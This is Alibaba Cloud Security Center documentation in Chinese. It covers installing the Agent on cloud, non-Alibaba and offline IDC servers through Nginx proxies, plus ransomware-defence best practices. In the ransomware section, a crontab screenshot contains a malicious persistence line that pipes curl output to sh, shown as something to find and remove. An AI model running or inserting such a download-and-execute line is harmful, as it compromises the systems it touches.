
```
ali-6c96cfe0d229:Downloads jack$ aliyun ecs DescribeInstances --RegionId cn-hongkong
{
  "PageNumber": 1,
  "TotalCount": 2,
  "PageSize": 10,
  "RequestId": "1547E303-4FB1-4FAC-BF1D-2485AD4649CA",
  "Instances": {
    "Instance": [
      {
        "ImageId": "win2008r2_64_ent_sp1_zh-cn_40G_alibase_20190318.vhdx",
        "VlanId": "",
        "EipAddress": {
          "IpAddress": "",
          "AllocationId": "",
          "InternetChargeType": ""
        },
        "ZoneId": "cn-hongkong-b",
        "IoOptimized": true,
        "SerialNumber": "eaf191eb-51ac-4986-bfab-a544fe5a4392",
        "Cpu": 1,
        "Memory": 2048,
        "DeviceAvailable": true,
        "SecurityGroupIds": {
          "SecurityGroupId": [
            "sg-j6c8tug50dd3m6pcwzkr"
          ]
        },
        "SaleCycle": "",
        "AutoReleaseTime": "",
        "ResourceGroupId": "",
        "OSType": "windows",
        "OSName": "Windows Server 2008 R2 企业版 64位中文版",
        "InstanceNetworkType": "vpc",
        "HostName": "iZjjpt127asc1sZ",
        "CreationTime": "2019-05-09T05:48Z",
        "EcsCapacityReservationAttr": {
          "CapacityReservationPreference": "",
          "CapacityReservationId": ""
        },
        "RegionId": "cn-hongkong",
        "DeletionProtection": false,
        "OperationLocks": {
          "LockReason": []
        },
        "ExpiredTime": "2020-05-09T16:00Z",
        "InnerIpAddress": {
          "IpAddress": []
        },
        "InstanceTypeFamily": "ecs.n4",
```

4. 执行以下CLI命令安装云助手。阿里云CLI支持同时对多台ECS安装云助手。

```
aliyun ecs InstallCloudAssistant --RegionId [TheRegionId] --InstanceId.N [i-bp1g6zv0ce8ogXXXXXXp] #对多台ECS安装云助手时，请按顺序将N替换成需要ECS的数量，并用第3步中查询到的实例ID替换i-bp1g6zv0ce8ogXXXXXXp。
```

 **说明** 您可执行 `aliyun ecs DescribeCloudAssistantStatus --RegionId TheRegionId --InstanceId.1 i-bp1g6zv0ce8ogXXXXXXp --output cols=CloudAssistantStatus` 命令，查询ECS是否已安装了云助手。详细内容，请参见[安装云助手客户端](#)。

5. 登录[云安全中心控制台](#)，在设置 > 安装/卸载插件页面为多台ECS批量安装Agent。



说明 Agent安装成功的服务器将不会在安装/卸载插件页面展示，您可在资产中心 > 服务器页签下，查看到该服务器的服务端状态为开启。

### 相关文档

- Agent 离线排查
- 安装Agent

# 14.非阿里云服务器安装Agent

本文介绍了非阿里云ECS服务器安装云安全中心Agent的方法。

## 背景信息

云安全中心支持阿里云ECS服务器和非阿里云服务器（覆盖各大主流与非主流厂商的云服务器，如AWS等）。阿里云ECS和非阿里云服务器都必须安装Agent，才能获得云安全中心的防护。

未安装Agent插件的服务器将不受云安全中心保护，控制台页面也不会显示该资产的任何漏洞、告警、基线漏洞和资产指纹等数据。

非阿里云服务器不支持一键自动安装，只支持手动安装Agent。

## 操作步骤

1. 登录[云安全中心控制台](#)。
2. 在左侧导航栏，单击**设置**。
3. 在**设置**页面，单击**安装/卸载插件**页签。
4. 单击**客户端安装指南**页签。

**客户端安装指南**页面查为您提供4条默认命令。如果您无需生成命令镜像或不需要应用该命令的服务器自动添加到指定的资产分组中，您可以按照自己服务器和操作系统类型选择对应的安装命令，直接使用该默认命令安装到服务器中。

5. （可选）在**客户端安装指南**页签中，单击**新增安装命令**，手动创建安装Agent的命令。

 **注意** 如果您使用云安全中心提供的默认命令安装到客户端中，您可以跳过本步骤。

您可以通过新增安装命令，实现以下两个目的：

- 创建命令镜像，使用该命令镜像批量预装到服务器中。
- 为新增的安装命令绑定资产分组，后续使用该命令安装Agent插件的服务器会自动加到该资产分组中。




- i. 在新增安装命令对话框中，配置命令的基本信息。  
安装命令的配置项说明如下：

配置项	说明
过期时间	该命令过期的时间。
服务商	服务器所属的服务提供商。
默认分组	该安装命令生效的服务器分组。
操作系统	命令应用的操作系统类型。可选操作系统类型为Windows、Linux、Windows 2003。
制作镜像系统	<p>是否需要制作镜像文件。可选项说明：</p> <ul style="list-style-type: none"> <li>选择是：云安全中心会创建命令的镜像文件，您无需在每台服务器中重复执行Agent安装命令，就可批量预装到其他服务器中。</li> </ul> <div style="border: 1px solid #ccc; padding: 5px; margin: 5px 0;"> <p> <b>说明</b> 在服务器中运行了该镜像命令后，将仅下载Agent文件，不启动Agent进程。如果您需要对该服务器进行防护，必须重启服务器，Agent进程才能启动，该服务器才能受到云安全中心的防护。</p> </div> <ul style="list-style-type: none"> <li>选择否：直接生成安装命令。</li> </ul>

- ii. 单击**确定**，生成一条Agent安装命令，并复制该命令。  
您可以在**客户端安装指南**页签中，查看已创建的Agent安装命令。
6. 使用有管理员权限的账号登录需要安装Agent的服务器。


根据服务器的操作类型不同，执行安装命令的界面有所不同：

- Windows系统：在命令提示符（CMD）中，执行已复制的安装命令，即可完成Agent文件的下载及安装。
- Linux系统：在服务器的命令行界面，执行已复制的安装命令，即可完成Agent文件的下载及安装。

 **注意** 该安装命令包含从阿里云站点下载最新的Agent插件，如您使用的是非阿里云服务器请确认您的服务器已连接公网。

Agent插件安装完成约五分钟后，您即可在云安全中心管理控制台中查看您服务器的**客户端**在线情况：

- 阿里云服务器客户端会从关闭变成开启。
- 非阿里云服务器将会被添加至您的服务器列表中。

 **注意** 由于网络环境的原因，非阿里云服务器安装Agent后服务器信息同步可能会出现延迟，导致云安全中心控制台**资产中心**页面不会及时展示服务器的信息。这种情况下，您需要在**资产中心**的**服务器**页签下单击**同步最新资产**，将该服务器的信息手动同步到资产中心。

## 非阿里云服务器批量安装Agent

1. 登录**云安全中心控制台**。
2. 在左侧导航栏，单击**设置**。

3. 在设置页面，单击安装/卸载插件页签。
4. 在安装/卸载插件页签下，单击新增安装命令。
5. 在新增安装命令对话框中，配置安装命令。

新增安装命令
✕

过期时间

服务商


默认分组

操作系统  Windows  Linux  windows-2003

制作镜像系统

配置项	说明
过期时间	该命令过期的时间。
服务商	服务器所属的服务提供商。
默认分组	该安装命令生效的服务器分组。
操作系统	命令应用的操作系统类型。可选操作系统类型为Windows、Linux、Windows 2003。
制作镜像系统	是否需要制作镜像文件。可选项说明： <ul style="list-style-type: none"> <li>选择是：云安全中心会创建命令的镜像文件，您无需在每台服务器中重复执行Agent安装命令，就可批量预装到其他服务器中。</li> <li>选择否：直接生成安装命令。</li> </ul>

6. 单击确定。
7. 打开堡垒机或您的自建运维管控系统（例如：Xshell, SecureCRT等），批量下发安装命令到您的服务器上运行，即可完成Agent文件的下载及安装。  
Agent插件安装完成约五分钟后，您即可在云安全中心管理控制台中查看到您非阿里云服务器将会被添加至您的服务器列表中。

 **注意** 由于网络环境的原因，非阿里云服务器安装Agent后服务器信息同步可能会出现延迟，导致云安全中心控制台资产中心页面不会及时展示服务器的信息。这种情况下，您需要在资产中心的服务器页签下单击同步最新资产，将该服务器的信息手动同步到资产中心。


## 相关文档

- Agent 离线排查
- 安装Agent

# 15. 线下IDC使用云安全中心最佳实践

云安全中心支持对阿里云ECS服务器、非阿里云服务器和线下IDC服务器提供安全防护。本文介绍如何将线下IDC服务器接入云安全中心。

## 网络流向图



## 操作流程

如果您需要在无法访问公网的线下IDC服务器上部署云安全中心Agent并实现在阿里云控制台统一管控线下IDC服务器，您需要按照以下流程进行操作：

1. 搭建IDC内部Proxy集群，实现线下IDC服务器与公网的通信。
2. 修改`hosts`文件、本地DNS连通Proxy集群和线下IDC内的服务器。
3. 在IDC内的服务器上安装云安全中心Agent客户端，开启云安全中心对IDC服务器的安全防护。


## 搭建Proxy反向代理集群

云安全中心客户端通过两个域名分别连接Proxy集群中的长连接服务器和HTTP服务器。

**注意** 长连接代理和HTTP代理需要分别部署在不同代理服务器上，即至少需要两台服务器搭建Proxy集群。

- 配置长连接代理服务器  
准备工作

- 至少准备一台用于长连接代理的服务器，并确认服务器上已安装GCC和Zlib-devel。

 **说明** 您可以根据IDC服务器规模来确定用于长连接的代理服务器数量。如果您的服务器数量较多，您可以准备多台用于长连接代理的服务器。

- 已下载支持反向代理的Nginx版本。下载支持反向代理的Nginx版本，请单击[支持反向代理的Nginx版本](#)下载。

### 操作步骤

- i. TCP长连接使用四层代理。下载Nginx后，执行以下编译命令安装Nginx。执行编译命令时需要加上 `-with-stream` 参数。

```
tar -xvf nginx-1.9.0
cd nginx-1.9.0
./configure --without-http_rewrite_module --with-stream
make
make install
```

- ii. 在Nginx配置文件所在目录下，参考以下内容修改`nginx.conf`文件。


```
#user nobody;
worker_processes auto;
error_log logs/error.log;
#error_log logs/error.log notice;
#error_log logs/error.log info;
#pid logs/nginx.pid;
events {
    use epoll;
    worker_connections 60000;
}
stream {
    server {
        listen 80;
        proxy_timeout 20m;
        proxy_connect_timeout 60s;
        proxy_pass app;
    }
    upstream app {
        server jsrv.aegis.aliyun.com:80;
    }
}
```

- iii. 配置文件修改完成后，重新启动Nginx。

## ● 配置HTTP代理服务器

### 准备工作

- 准备至少一台用于HTTP代理的服务器。

 **说明** 您可以根据IDC服务器规模来确定用于HTTP代理的服务器数量。如果您的服务器数量较多，您可以准备多台用于HTTP代理的服务器。

- 已下载支持反向代理的Nginx版本。下载支持反向代理的Nginx版本，请单击[支持反向代理的Nginx版本](#)下载。

## 操作步骤

- i. HTTP连接使用四层代理。下载Nginx后，执行以下编译命令安装Nginx。执行编译命令时需要加上 `--with-stream` 参数。

```
sudo ./configure --without-http_rewrite_module --with-stream
sudo make
sudo make install
```

- ii. 在Nginx配置文件所在目录下，参考以下内容修改`nginx.conf`文件。

```
#user nobody;
worker_processes auto;
error_log logs/error.log;
#error_log logs/error.log notice;
#error_log logs/error.log info;
#pid logs/nginx.pid;
events {
    use epoll;
    worker_connections 60000;
}
stream {
    upstream updatessl {
        server update.aegis.aliyun.com:443;
    }
    server {
        listen 443;
        proxy_connect_timeout 60s;
        proxy_pass updatessl;
    }
    upstream updatehttp {
        server update.aegis.aliyun.com:80;
    }
    server {
        listen 80;
        proxy_connect_timeout 60s;
        proxy_pass updatehttp;
    }
}
```


- iii. 配置文件修改完成后，重新启动Nginx。

## Proxy集群连通IDC内部服务器

以下方法均可使Proxy集群连通IDC内部服务器，您可以选择其中任意一种。

- 修改线下IDC服务器的`hosts`文件

修改IDC服务器的`hosts`文件，将本地对云安全中心域名的访问转到Proxy集群。您需要在`hosts`文件内添加域名绑定记录，将云安全中心使用的所有域名绑定为Proxy地址。以下是您需要添加的域名绑定记录，其中`xx.xx.xx.xx`为IDC内服务器可访问的Proxy集群地址。

 **注意** `jsn`相关域名对应host绑定长连接代理服务器地址；`alicdn`和`update`相关域名对应host绑定HTTP代理服务器地址。

```
xx.xx.xx.xx jsrv.aegis.aliyun.com
xx.xx.xx.xx jsrv2.aegis.aliyun.com
xx.xx.xx.xx jsrv3.aegis.aliyun.com
xx.xx.xx.xx jsrv4.aegis.aliyun.com
xx.xx.xx.xx jsrv5.aegis.aliyun.com
xx.xx.xx.xx aegis.alicdn.com
xx.xx.xx.xx update.aegis.aliyun.com
xx.xx.xx.xx update2.aegis.aliyun.com
xx.xx.xx.xx update3.aegis.aliyun.com
xx.xx.xx.xx update4.aegis.aliyun.com
xx.xx.xx.xx update5.aegis.aliyun.com
```

- **修改线下IDC的本地DNS服务**

修改线下IDC的本地DNS服务，使 *jsrv.aegis.aliyun.com* 和 *update.aegis.aliyun.com* 两个域名指向Proxy集群的地址。

## IDC服务器安装云安全中心Agent

IDC服务器安装云安全中心Agent后，云安全中心才能防护您的服务器。IDC服务器必须通过安装程序（Windows）或脚本命令（Linux）安装云安全中心Agent。详细操作指导，请参见[在服务器中手动安装Agent](#)。

# 16.防勒索最佳实践

勒索病毒入侵云服务器资源后会对数据进行加密勒索，导致业务突然中断、数据泄露和数据丢失，带来严重的业务风险。本文为您提供相应防护方案，帮助您防护云服务器资源，远离加密勒索病毒。

## 入侵原因分析

经调查分析，大多数情况下，云服务器资源被勒索病毒入侵，是由于使用云服务器资源时存在以下不安全因素：

- 关键账号存在弱口令或无认证机制
  - 服务器关键账号的（root、Administrator）密码简单或无密码。
  - 数据库（Redis、MongoDB、MySQL、MS SQL Server）等重要业务使用的密码简单或无密码。
- 无访问控制策略，业务暴露在互联网上  
RDP、SSH、Redis、MongoDB、MySQL、MS SQL Server等高危服务可以通过互联网直接访问。
- 服务器的操作系统和软件存在高危漏洞  
服务器的操作系统和应用服务软件存在高危漏洞，恶意攻击者通过上传加密勒索病毒或执行勒索操作，实现远程攻击。

## 防勒索安全防护方案概述

为了降低您的云服务资源受到加密勒索病毒攻击的概率，建议您按照防勒索安全防护的不同阶段，参照以下安全防护方案进行部署或风险处理。

防护阶段	防护方案	描述	具体防护方案
事前阶段	进行安全配置检查	安全配置检查包括资产暴露分析、基线检查、云平台配置检查、AK泄露检测，主要目的如下： <ul style="list-style-type: none"> <li>● 确保关键业务的账号安全，避免服务器、数据库账号使用弱口令或无口令。</li> <li>● 确保业务无未授权访问风险、误风险服务暴露在互联网上。</li> </ul>	<a href="#">资产暴露分析</a> <a href="#">基线检查</a> <a href="#">云平台配置检查</a> <a href="#">AK泄漏检测</a>
	及时扫描服务器上存在的漏洞并对漏洞进行修复	云安全中心漏洞修复功能，可以检测出服务器上存在的风险漏洞，建议您及时对检查出的高风险漏洞进行修复。	<a href="#">漏洞周期检测配置</a> <a href="#">漏洞修复优先级</a> <a href="#">漏洞公网可以利用情况</a>
	为服务器和数据库创建勒索防护策略	云安全中心针对勒索病毒，提供了服务器勒索和数据库防勒索两大功能，帮您解决服务器、数据库被勒索病毒入侵的后顾之忧。	<a href="#">防勒索备份</a>
	开启主动防御相关功能	云安全中心的主动防御能力为您自动拦截常见病毒、恶意网络连接和网站后门连接，并设置诱饵捕获勒索病毒。病毒拦截功能可对勒索病毒进行精准拦截，抑制勒索事件的发生。	<a href="#">主动防御</a>



防护阶段	防护方案	描述	具体防护方案
事中阶段	及时处理云安全中心检测出的全告警事件	云安全中心支持实时检测您资产中的安全告警事件，覆盖网页防篡改、进程异常、网站后门、异常登录、恶意进程等安全告警类型。通过250+威胁检测模型，提供全面的安全告警类型检测，帮助您及时发现资产中的安全威胁、实时掌握您资产的安全态势。	安全告警处理
事后阶段	对被勒索病毒入侵的资产数据进行备份恢复	云安全中心的服务器防勒索功能和数据库防勒索功能可为您的服务器或者数据库创建勒索病毒防护策略，备份您的服务器或数据库的数据。当您的服务器或数据库被勒索病毒入侵后，您可以通过创建数据恢复任务来恢复被勒索病毒入侵的数据。	防勒索备份
	对勒索病毒进行攻击溯源	云安全中心的攻击溯源功能，基于客户端全面数据采集结合云端图计算引擎，可以智能还原出攻击路径，帮助您详细了解勒索病毒入侵的过程和链路。	攻击溯源

防勒索安全防护方案的详细说明和涉及的相关操作见下文。

## 资产暴露分析

通过资产暴露分析功能，您可以收敛公网暴露面，降低被攻击者或勒索病毒软件从公网入侵的风险，对于已经存在的公网暴露风险应列为最高优先级进行处理。具体操作，请参见[资产暴露分析](#)。

- 暴露组件分析  
您可以通过查看资产暴露分析功能中的暴露组件，检查是否存在组件或服务（如Redis、MongoDB、Elasticsearch等）未预期地暴露到公网。若发现此类暴露组件，可将对应组件的公网暴露链路切段，如增加对应的安全组配置仅允许特定IP段访问。
- 弱口令暴露分析  
弱口令暴露在公网上极易导致系统被入侵，对于暴露在公网的弱口令风险需要紧急修复。

## 基线检查

基线检查支持弱口令、未授权访问、历史漏洞和配置红线的立体巡检，这些基线已经包含在默认检查策略中，完成系统、数据库和中间件的安全效果基线的修复加固能有效预防针对相关服务的勒索风险。具体操作，请参见[基线检查概述](#)。

## 云平台配置检查

云安全中心的云平台配置检查功能从身份认证及权限、网络访问控制、数据安全、日志审计、监报告警、基础安全防护六个维度为您提供云产品安全配置的检查，帮助您及时发现您的云产品配置风险并提供相应的修复方案。强烈建议您修复云平台配置检查中的高风险检查项。具体操作，请参见[云平台配置检查概述](#)。

## AK泄露检测

云安全中心的AK泄露检测功能，可以实时检测GitHub等平台开源代码中的用户登录名和密码信息，识别出您资产的用户名和密码是否有泄露，并提供相应的告警，帮助您及时发现并处理可能外泄的AK信息。具体操作，请参见[AK泄露检测](#)。

## 漏洞周期检测配置

建议您开启应用漏洞检测功能，并配置周期检测，检测周期配置为最短周期（当前最短周期为每隔3天）。另外请确认漏洞白名单中的漏洞均为确实需要加白的漏洞。具体操作，请参见[漏洞管理设置](#)。

## 漏洞修复优先级

应用漏洞检测分为合规视角和真实风险视角，真实风险视角下展示的漏洞均为漏洞细节已公开，且PoC、EXP均可在互联网上方便获得的漏洞。这些漏洞均可以被攻击者或勒索病毒有效利用。因此真实风险模式下展示的漏洞均需高优先级修复，修复的先后顺序可参考紧急程度从高到低进行修复。无公网暴露服务相关的漏洞也需进行修复，避免被攻击者或勒索病毒利用实现内网横向移动，进一步扩大影响面。具体操作，请参见[漏洞修复优先级](#)。

## 漏洞公网可以利用情况

当漏洞数量过多，且没有足够资源完成漏洞修复工作时，可以优先完成互联网边界服务相关漏洞的修复和处置。保证边界服务的安全性，为后续内部其余漏洞的修复赢得更多时间。修复和处置方式如下：

- 漏洞修复  
按照漏洞详情中的修复建议完成漏洞修复。
- 临时处置  
点击安全组ID或网元实例ID，跳转到对应安全组或对应SLB、NAT配置界面，去掉将服务暴露到公网的端口转发配置，或配置安全组仅允许特定IP或IP段访问该服务（临时处置不等于漏洞修复，后续仍需修复该漏洞）。  
关于漏洞修复的具体操作，请参见[漏洞修复概述](#)。

## 安全告警处理

云安全中心支持实时检测您资产中的安全告警事件，覆盖网页防篡改、进程异常、网站后门、异常登录、恶意进程等安全告警类型。通过250+威胁检测模型，提供全面的安全告警类型检测，帮助您及时发现资产中的安全威胁、实时掌握您资产的安全态势。

您可以按照以下步骤处理勒索病毒相关的告警事件：

1. 登录[云安全中心控制台](#)。
  2. 在左侧导航栏，选择[威胁检测 > 安全告警处理](#)。
  3. 在[安全告警处理](#)处理页面的告警事件列表中，定位到勒索病毒相关的告警事件，单击操作列的[处理](#)。
  4. 在当前告警事件处理的对话框中，设置处理方式为病毒查杀并选中隔离该进程的源文件。
  5. 单击下方[立即处理](#)。
- 隔离进程源文件，可防止该程序再次启动。
6. 登录该告警事件中受影响的服务器，确认crontab中是否存在异常的计划任务。

如果存在异常的计划任务，需要删除或注释掉异常的计划任务。

```

GNU nano 4.8 /tmp/crontab.1
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirect
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and c
#
# m h dom mon dow   command
# * * * * * curl -fsSL http://... | sh
  
```

## 主动防御

云安全中心的主动防御能力为您自动拦截常见病毒、恶意网络连接和网站后门连接，并设置诱饵捕获勒索病毒。病毒拦截功能可对勒索病毒进行精准拦截，在事前抑制勒索事件的发生。如何开启病毒拦截功能，请参见[主动防御](#)。

另外，勒索病毒可能会破坏云安全中心客户端，因此建议开启客户端自保护功能。开启客户端自保护的具体操作，请参见[客户端自保护](#)。

## 防勒索备份

云安全中心针对勒索病毒，提供了服务器防勒索和数据库防勒索两大功能，帮您解决服务器、数据库被勒索病毒入侵的后顾之忧。

### ● 服务器防勒索

无论您的服务器是阿里云服务器或非阿里云服务器、服务器使用的是专有网络或者经典网络，您都可以使用云安全中心的服务器防勒索功能为您的服务器创建勒索病毒防护策略。为您的服务器创建防护策略后，云安全中心会自动备份您服务器防护目录下的数据。如果您的服务器数据被勒索病毒入侵，您可以随时恢复已备份的数据，避免勒索病毒对您的业务产生影响。具体操作，请参见[创建防护策略](#)、[创建恢复任务](#)。

### ● 数据库防勒索

您可以为安装在阿里云ECS服务器上的MySQL数据库、Oracle数据、SQL Server数据库这三种数据库创建勒索病毒防护策略，备份您数据库的数据。如果您的数据库数据被勒索病毒入侵，您可以随时恢复已备份的数据，避免勒索病毒对您的业务产生影响。具体操作，请参见[创建防护策略](#)、[创建恢复任务](#)。

## 相关配置建议

- 备份数据会占用您的网络带宽，建议您将备份数据的开始时间设置到业务低峰时段。您可以通过修改防护策略的[数据备份开始时间](#)设置合理的数据备份时间（建议在业务低峰期开始、并避开整点）。因初次全量备份或增量备份文件较多，备份活动有可能持续数个小时。
- 建议规划好您服务器上的目录，在创建勒索防护策略时只备份有价值的目录，将无价值的目录排除在备份目录之外。设置为备份指定目录，不仅有利于节省防勒索备份容量，还可以降低对服务器性能的占用。
- 建议定期检查防勒索备份容量，确保容量充足、避免超量使用。需要注意的是，备份容量超量后若不扩容或手动清理备份数据释放防勒索容量，勒索防护策略会停止备份，并且超过[备份数据保留时间](#)后会自动清理可恢复数据版本，导致备份防护失效。
- 若挂载了NAS、OSS到ECS的目录上，则NAS、OSS存储的数据也会被备份。建议排除挂载目录进行备份，或指定挂载目录中的必要数据进行备份。
- 碎片文件过多，可能会导致磁盘缓存、日志空间、和内存占用较高，建议您定期清理磁盘空间。清理磁盘空间的具体操作，请参见[清理防勒索备份占用的服务器的磁盘空间](#)。

## 攻击溯源

云安全中心的攻击溯源功能，基于客户端全面数据采集结合云端图计算引擎，可以智能还原出攻击路径，帮助您详细了解勒索病毒入侵的过程和链路。具体操作，请参见[攻击溯源](#)。